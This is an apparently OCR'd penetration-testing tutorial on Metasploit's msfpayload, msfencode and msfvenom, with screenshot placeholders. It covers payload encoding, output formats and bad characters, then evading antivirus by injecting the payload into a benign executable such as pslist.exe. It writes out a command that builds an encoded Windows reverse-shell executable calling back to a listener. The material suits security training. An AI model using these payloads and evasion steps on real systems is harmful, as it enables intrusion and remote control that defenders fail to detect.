When you run msfencode, sometimes it corrupts the payload by using various characters that can cause our payload (or the system) to crash. To bypass this problem you can specify which characters should be avoided with the "-b" option. However, for many penetration testers it may be difficult to know exactly what characters created the problem. To help avoid this issue, Metasploit has a tool called find_badchars.rb in the tools directory. This tool can take a crash dump from gdb, windbg, hex, and raw and analyze it to tell you what bad character needs to be avoided. Of course this would require a penetration tester to test their executable or file before sending it to a target… Which we all do... Right?

We can also specify how many rounds of obfuscation we want to use on our executable. For example, you can choose to perform 4 rounds of encoding by using the "-c 4" option.


As a final added bonus the output of msfpayload can be dumped directly into msfencode!



One of the more powerful features of msfencode is the tremendous number of different output options that are available to a tester. If you know how to code or how to modify existing code, you can easily output payloads from msfencode into C, Perl, Raw and VBS/VBA. We will be covering how you can use vbs output to insert your payloads into Microsoft Word Documents a bit later. Even if you do not know how to code you can have msfencode output the payloads you create into standalone executables. Most people are familiar with .exe Windows executables, but many are unfamiliar with the Linux equivalent. In Linux, we use something called Executable and Linkable Format (elf) files. Creating Linux-based malware is something that we don't see enough penetration testers use.

We can also output our payloads into formats that can easily be inserted into a web page. This is an attack vector that many of the black-hat persuasion are using with excellent results. We should be using it too.

Finally, you can create payloads, encode them, and output them into Ruby format. This is a great tactic for creating new payloads that can be used in the Metasploit framework itself. For example, many IDS/IPS vendors write signatures for the payloads that Metasploit can use. You can encode your payload and save them with a different name, then use them in your tests. Many times this will bypass many IDS/IPS vendors.




There are a number of different encoders that can be used in a variety of different situations. For example, /php/base64 will create an encapsulated base64 string within eval(base64_decode()). This is an excellent tactic if you want to insert your payload into a PHP page.

For 64 bit operating systems, msfencode supports the creating of an XOR payload with an 8-byte key and using the 64-bit instruction pointer as a base register. This allows the use of position-independent code that will run in memory regardless of where in memory it is placed. Think of this as making your payload a shared library.

H.D. Moore wrote a cool encoder that does some neat variable substitution tricks. For example, it can use some perl-fu to hex encode different parts of a payload.

Finally, there is shikata ga nai. Many detection strategies for encrypted code depend on the detection of the decoder. In this situation not only is the code itself scrambled, but the decoder stub is generated based on dynamic instruction substitution and dynamic block ordering.

Another approach is to utilize multiple different encoders chained together. The SET framework allows for this type of chaining and some testers believe this to be the best approach.




Let's walk though an example of taking the output of msfpayload and dumping it into msfencode.

The first part of the command "./msfpayload /Windows/shell/reverse_tcp LHOST=172.16.30.1,LPORT=4444 R |" is simply taking Windows reverse shell (/Windows/shell/reverse_tcp) with the local host and local port options (LHOST=172.16.30.1,LPORT=4444) and dumping the raw machine language (R) into the next command (|). You need to specify raw as the output type of msfpayload because that is the format that msfencode requires to process your payload.

The second half of the command is what is handling the encoding. The –c 5 option is telling msfencode to do 5 rounds of encoding using the Shikata ga nai encoder (-e x86/shikata_ga_nai). Next, we are telling msfencode that we want the output to be executable (-t exe) and we want it all put into a file called "plainrev_4444.exe" (>plainrev_4444.exe).

The real question is how the above encoding will work in evading Anti Virus? We could do all of the encoding in the world, but if the target AV catches it, it won't do us much good in a penetration test.


So, let's take a look at how our encoded executable did.



Metasploit 4.0.0 introduced a new utility called msfvenom to merge the functionality of msfpaylaod and msfencode. This is a step in the right direction because many people use msfpayload and msfencode in conjunction with each other on a regular basis anyway.

Much of the syntax stays the same with msfvenom, however, you now have to specify a payload with the –p option.

Currently, this functionality is beta, but it appears to be very stable as it is using the existing components of msfpayload and msfencode.




As you can see above, our encoded piece of malware did not do so well with Virus Total (www.virustotal.com). It appears that 31.71% of all AV engines properly detected our file as malware.

There are a couple of ways to look at this. First, you could be happy that AV vendors are finally "getting it" and accept it. But as penetration testers we have to cover what the bad guys are doing today, and they are getting past AV. Looking at the number of systems that are currently compromised, it is safe to say that the attackers are not "giving up." So there has to be another explanation.

The other thing you could do is try a bunch of other encoders and try playing with the number of rounds of encoding. That could be time consuming.

The final, and preferred, option is to try and understand what msfencode is doing and what the AV vendors are looking for. Please understand that what we are going to cover here is just one approach. During your tests you may need you may need to try different encoders, templates and techniques.

Never give up. There is always a way to bypass AV.




When we look at what msfencode is doing, it becomes fairly clear that it is doing an excellent job of encoding the payload.

If we dig in and try to understand how our tool is working, we quickly discover that it is wrapping the output of msfpayload and msfencode into a template file. This file will be consistent across the .exe files that we create. Because of this consistency, it is a very easy target for AV vendors to write a signature.

If that is the case, then as penetration testers we need to find a way to get around this roadblock.

There are AV technologies that are writing signatures on the behaviors of the malware that we create. If that is the type of environment that you are dealing with, additional approaches may need to be developed, such as developing payloads that utilize built-in system commands to compromise your targets.


According to many AV vendors, there are three different types of detection. Strict signature-based looks for a string at a specific location. Heuristic-based signatures are a bit more flexible in where they look for signatures in a file. For example, you could move your malicious code to another location, and they may be able to detect it. Finally, behavior-based AV looks at the actions a program takes (e.g., opening a shell, DLL injection, shutting down the host's firewall) to determine whether the file is malicious.



Template.exe, which does nothing, is caught by over 29% of AV vendors. Clearly, this speaks to a problem in the way that AV vendors are approaching the issue of developing signatures on the most consistent aspect of the payloads that can be created by msfpayload.

As penetration testers, we have all of the pieces of the puzzle we need for bypassing AV. We understand how vendors are trying to detect what we create, and we know how our tool is creating the payloads.


So now we have to figure out a way to alter or change the template.exe file.



Template.exe was created from the template.c file that is in the data/templates directory. The template file is simply a C program with a large number of No Operation (NOP) instructions in it. It is entirely possible to edit the .c file and re-compile it. The hard part is knowing exactly what the AV vendors are matching for their signatures. You could edit the file, and still have the specific string that was detected by the AV vendors. Further, different vendors may catch different parts of the file.

It turns out that msfencode and msfpayload do not care what is in the template file. They simply inject the payload of your choosing into the file. As an added bonus, the two files will be the exact same size!

Once we have a new template file, we can re-run the msfpayload | msfencode chain and re-upload to Virus Total.




In the example above, we are still taking windows/shell/reverse_tcp and sending it through msfencode. We are still doing 5 rounds of encoding with shikata_ga_nai, but this time we are doing something different.

In this example we are choosing pslist.exe as our alternate template file with –x [path to alternate template file]. Pslist is a Microsoft Sysinternals tool that gives us detailed information about the processes running on our system. For the example above I simply downloaded pslist.exe from Microsoft and put it into the data/templates directory of Metasploit. You can choose any .exe file you want; just make sure that it is not going to trip up the AV products. For example, netcat would be a poor choice because over 20 AV vendors detect it.

So now we have a heavily altered payload, injected into a standard Windows utility. Most testers keep a number of different template files around for injection. Some exe files work better than others. For example, there are some Windows files (like sol.exe) that do not work for injection on some Windows platforms (like Windows 7). This is a trial and error process and we recommend that you do it before a test.

As a side note, this is not a binder. A binder would allow both programs to run. When we inject our payload into the new template the original program functionality will be lost.




Our new payload is only detected by two different AV products.

This is a drastic improvement compared with getting caught by 10+ AV products! From this it is pretty clear that the AV vendors are simply working with the lowest common denominator when it comes to malware.

As a side note, many of the signatures that were tripped with the earlier version of the malware had "heuristic" or "behavior" in their name. It appears that the heuristic checks may not be as robust as we had hoped.

You will still need to test the new payload you have created on a test system to ensure that it works properly. Many of the automated virus scanning tools on the Internet do not run full behavior-based checks. You will need to match your target organizations AV setup and run some tests.

But there is still more to the story.




As penetration testers, we constantly need to be testing and re-testing. If you look at the two AV products that detected it, one was Symantec and the other was Microsoft Security Essentials.

